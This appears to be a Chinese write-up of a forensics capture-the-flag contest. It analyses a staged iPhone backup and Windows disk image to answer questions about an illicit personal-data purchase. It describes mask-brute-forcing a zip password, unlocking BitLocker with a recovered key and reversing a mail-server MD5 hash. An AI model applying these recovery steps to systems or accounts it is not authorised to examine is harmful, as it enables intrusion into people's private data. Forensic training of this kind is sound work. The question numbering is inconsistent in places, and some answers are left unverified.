  'WebKitLocalStorageEnabledPreferenceKey': True,
  'BrowserControllersSavedState': {
    '8661FBC8-D882-474D-B299-BC83DC1B9CD4': {
      'ShowingTabView': False
    }
  }
}
```

即时通讯

1.8、手机机主查询过那个人的身份信息。（标准格式：龙信）

答案：龙黑


根据提示的 即时通讯，结合1.2的三款通讯工具，找到小西米聊天记录数据库（在目录中AppDomain-com.titashow.tangliao翻一翻文件是可以看到的）

/AppDomain-com.titashow.tangliao/Documents/IM5_CN/9031bc3c805ac5e55ecaa151092c2c4b/IM5_storage/1407383114858132610/im5db

使用 sqllitebrowser 打开，在 message 表中，可以看到聊天记录。显示机主查过手机号 17712680573 的号码姓名，回复的是 龙黑。

表 (1): message						
在所有列中过滤						
id	convTargetId	convType	msgType	content	status	
1	0	1338596761186349698	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
2	0	1298911065802801282	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
3	0	1298911065802801282	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
4	0	1298911065802801282	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
5	0	1298911065802801282	1	1	{ "extra": "", "text": "【CP玩法调整】尊敬的用户..." }	2 1
6	0	1338596761186349698	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
7	0	1338596761186349698	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
8	0	1298911065802801282	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
9	0	1298911065802801282	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
10	0	1338596761186349698	1	1	{ "extra": "", "text": "虚拟形象新福利！只要升级..." }	2 1
11	1	1407383327459131522	1	1	{ ... }	2 1
12	0	1298911065802801282	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
13	0	1338596761186349698	1	20004	{ "extra": "", "metadata": { "card": "" } }	2 1
14	0	1407383327459131522	1	1	{ "text": "你好，你哪来我号的" }	2 1
15	1	1407383327459131522	1	1	{ ... }	2 1
16	1	1407383327459131522	1	1	{ ... }	2 1
17	0	1407383327459131522	1	1	{ "text": "好的有什么需要帮忙" }	2 1
18	1	1407383327459131522	1	1	{ ... }	2 1
19	1	1407383327459131522	1	1	{ ... }	2 1
20	0	1407383327459131522	1	20006	{ "extra": "", "message": "发送失败，私信内容含违..." }	2 1
21	1	1407383327459131522	1	3	{ ... }	2 1
22	0	1407383327459131522	1	20006	{ "extra": "", "message": "发送失败，图片内容违..." }	2 1
23	1	1407383327459131522	1	2	{ ... }	2 1
24	0	1407383327459131522	1	1	{ "text": "姓名：龙黑，费用100" }	2 1
25	1	1407383327459131522	1	1	{ ... }	2 1
26	0	1298913838204193538	1	20010	{ "type": 20010, "user": { "icon": "", "id": "" } }	2 1
27	1	1407383327459131522	1	1	{ ... }	2 1
28	0	1407383327459131522	1	1	{ "text": "好我打给你" }	2 1
29	0	1407383327459131522	1	20006	{ "extra": "", "message": "若对方向你借款、要求你..." }	2 1
30	0	1407383327459131522	1	1	{ "text": "和上次一样，一共1100，转我支付宝同号" }	2 1
31	1	1407383327459131522	1	1	{ ... }	2 1

在 iBackup viewer 相册中，也能看到机主询问过 17712680573 的号码姓名。



1.9、请问机主共转多少费用用于数据查询。（标准格式：1000）

答案：1100


同上题，除龙黑外，又查询了10个数据，共计费用1100。

1.10、机主查询的信息中共有多少男性。（标准格式：阿拉伯数字）

答案：4

在 iBackup viewer 可以看到短信发送的10个数据信息，包括身份证号。

思路是通过身份证号的第17位识别男女，奇数为男性（在解题中没有正确区分出男女，题目不严谨）



张二、李四、江三、王也

二、计算机取证

基本信息

2.1、计算机系统的安装日期是什么时候。（标准格式：20240120）

答案：20240112

Autopsy 新建 case，选择 Disk Image or VM File 数据源，选择 Recent Activity 的插件即可（不推荐全选，费时，且后续可根据需求运行相关插件）。

对于计算机系统的安装日期，记录于系统的注册表中，参考如下：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\windows NT\CurrentVersion 的 InstallDate 子键

windows注册表位于：c:/Windows/System32/config 目录下，Autopsy 工具可直接查看注册表（或导出借助其他工具查看）：

选择SOFTWARE注册表，依次找到子键 \Microsoft\windows NT\CurrentVersion\InstallDate

Listing

/img_计算机硬盘.dd/vol_vol6/Windows/System32/config

TableThumbnailSummary

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
SAM				2024-01-15 11:23:12 CST	2024-01-12 15:38:23 CST	2024-01-15 11:23:12 CST	2019-12-07 17:03:44 CST
SAM.LOG1				2019-12-07 17:03:44 CST	2024-01-12 15:38:23 CST	2024-01-11 19:26:47 CST	2019-12-07 17:03:44 CST
SAM.LOG2				2019-12-07 17:03:44 CST	2024-01-12 15:38:23 CST	2024-01-11 19:26:47 CST	2019-12-07 17:03:44 CST
SECURITY				2024-01-15 11:23:12 CST	2024-01-12 15:38:23 CST	2024-01-15 11:23:12 CST	2019-12-07 17:03:44 CST
SECURITY.LOG1				2019-12-07 17:03:44 CST	2024-01-12 15:38:23 CST	2024-01-11 19:26:47 CST	2019-12-07 17:03:44 CST
SECURITY.LOG2				2019-12-07 17:03:44 CST	2024-01-12 15:38:23 CST	2024-01-11 19:26:47 CST	2019-12-07 17:03:44 CST
SOFTWARE				2024-01-15 11:23:12 CST	2024-01-12 15:38:23 CST	2024-01-15 11:23:12 CST	2019-12-07 17:03:44 CST
SOFTWARE.LOG1				2019-12-07 17:03:44 CST	2024-01-12 15:38:23 CST	2024-01-11 19:26:47 CST	2019-12-07 17:03:44 CST
SOFTWARE.LOG2				2019-12-07 17:03:44 CST	2024-01-12 15:38:23 CST	2024-01-11 19:26:47 CST	2019-12-07 17:03:44 CST

HexTextApplicationFile MetadataOS AccountData ArtifactsAnalysis ResultsContextAnnotationsOther Occurrences

WbemWcmSvcWIMMountWindowsWindows Advanced Threat ProtectionWindows DefenderWindows Defender Security CenterWindows Desktop SearchWindows EmbeddedWindows MailWindows Media Device ManagerWindows Media FoundationWindows Media Player NSSWindows Messaging SubsystemWindows NTCurrentVersionAccessibilityAdaptiveDisplayBrightnessAeDebugAppCompatFlagsASRAuditBackgroundModelClipSVCCompatibility32ConsoleContainersCorruptedFileRecoveryDefaultProductKeyDefaultProductKey2DeviceDisplayObjects

Metadata

Name: CurrentVersion

Number of subkeys: 89

Number of values: 30

Modification Time: 2024-01-15 02:07:36 GMT+00:00

Name	Type	Value
BuildLabEx	REG_SZ	19041.1.amd64fre.vb_release.191206-1406
CompositionEditionID	REG_SZ	Enterprise
CurrentBuild	REG_SZ	19041
CurrentBuildNumber	REG_SZ	19041
CurrentMajorVersionNumber	REG_DWORD	0x0000000a (10)
CurrentMinorVersionNumber	REG_DWORD	0x00000000 (0)
CurrentType	REG_SZ	Multiprocessor Free
CurrentVersion	REG_SZ	6.3
EditionID	REG_SZ	Professional
EditionSubManufacturer	REG_SZ	(value not set)
EditionSubstring	REG_SZ	(value not set)
EditionSubVersion	REG_SZ	(value not set)
InstallationType	REG_SZ	Client
InstallDate	REG_DWORD	0xb5a0ed08 (1705045256)
ProductName	REG_SZ	Windows 10 Pro
ReleaseId	REG_SZ	2004
SoftwareType	REG_SZ	System
UBR	REG_DWORD	0x000000d0 (208)
PathName	REG_SZ	C:\Windows
ProductId	REG_SZ	00331-10000-00001-AA613
DigitalProductId	REG_BIN	A4 00 00 00 03 00 00 00 30 30 33 33 31 2D 31 30...
DigitalProductId4	REG_BIN	F8 04 00 00 04 00 00 00 30 00 33 00 36 00 31 00...
InstallTime	REG_DWORD	0xb5a0ed08 (1705045256)


将时间戳解析为日期得到 1705045256 的日期格式为：2024-01-12 07:40:56 UTC

1.3、还原数据库，请分析root用户最后一次更改密码的时间是什么时候。（标准格式：2024-01-20.12:12:12）

答案：2021-03-17 15:49:52

接上题，将 data.zip 导出，可看出是mysql数据库数据文件，且压缩包有秘密（卡在了这里！）。


首先溯源 data.zip 是从哪来的：Tools 工具进行 File Search 搜索得到文件



右键选择 View File in Directory 定位文件在 /img_计算机像.dd/vol_vol6/Users/Administrator/Desktop/data.zip。

在 Recent Documents 记录中，时间相邻的还有 待会见.jpg 可疑图片。


- 实际上，在iOS备份中，iBackup Viewer 看到照片中已存在提示。



同样搜索 待会见.jpg 得到位置，明显看出是 Foxmail7 邮箱记录。

/img_计算机镜像.dd/vol_vol6/Users/Administrator/AppData/Roaming/Foxmail7/Temp-5468-20240112163032/Attach/待会见.jpg


点击同级目录的html文件即可预览到邮件历史，可知密码为尾号555的手机号码。（data.zip的哈希值也匹配）



猜测剧情是这里给了酬金，并且见了面，前面手机备份也查了黑哥的个人信

掩码爆破，得到解压密码：15566666555

解压后，在仅有的.err文件中可知，mysql版本号为5.7.26，且使用phpstudy_pro软件。由于此处仅有data目录，无运行日志文件，只能还原数据库。



没有仿真工具的痛


参考资料：https://mp.weixin.qq.com/s?__biz=MzUyOTcyNDg1OA==&mid=2247483966&idx=1&sn=b5a5895e582f329abceb266b0c3e138d&chksm=fa5de6ebcd2a6ffdcfc2f2859224547d9e2d5f67e6e13df803685cd28e2bb3f58d49b719f5a&mpshare=1&scene=1&srcid=01242dz0URlxLIHuA7z4DhbW&sharer_shareinfo=9dfefe1227ce1a82f26b4ac93be98989&sharer_shareinfo_first=eb93aee8a905fa1c6af5c4789b9fdb38#rd

在mysql库的user表中，保存了用户密码更新时间




2.2、请问mysql数据库中共存在多少个数据库。（标准格式：阿拉伯数字）

答案： 5



2.3、员工编号为204200的员工总工资为多少元。（标准格式：阿拉伯数字）


答案： 488313



2.4、Finance部门中在1999年1月1日当天和之后入职的人员数量是多少名。（标准格式：阿拉伯数字）

答案： 1486

team_list 表中可得 Finance 部门对应 dept_no 为 d002。



时间大于等于 '1999-01-01'




邮箱服务器

2.5、请问邮箱服务器的登录密码是多少。（标准格式：admin）


答案：900110

根据前面题目可知，磁盘存在BitLocker加密（手机照片显示，或Recent Document中存在BitLocker 恢复密钥文件），以及FoxMail邮箱。


手机备份中显示BitLocker 密码为：Longxin@123




支持使用 Passware Kit Forensic 或 DiskGenius 工具解密BitLocker:



或 DiskGenius 工具：右键镜BitLock管理



找到hMailServer的配置文件 /hMailServer/Bin/hMailServer.INI




md5解码：得到 900110



2.6、邮件服务器中共有多少个账号。（标准格式：阿拉伯数字）

答案： 3

hMailServer\Data\longxin.com 目录 下有个文件夹，对应三个账号



2.7、邮件服务器中共有多少个域名。（标准格式：阿拉伯数字）


答案： 3

暂不能复现

2.8、请问约定见面的地点在哪里。（标准格式：太阳路668号）

答案： 中国路999号

待会见.jpg 搜索16进制数值FFC0修改图片高度





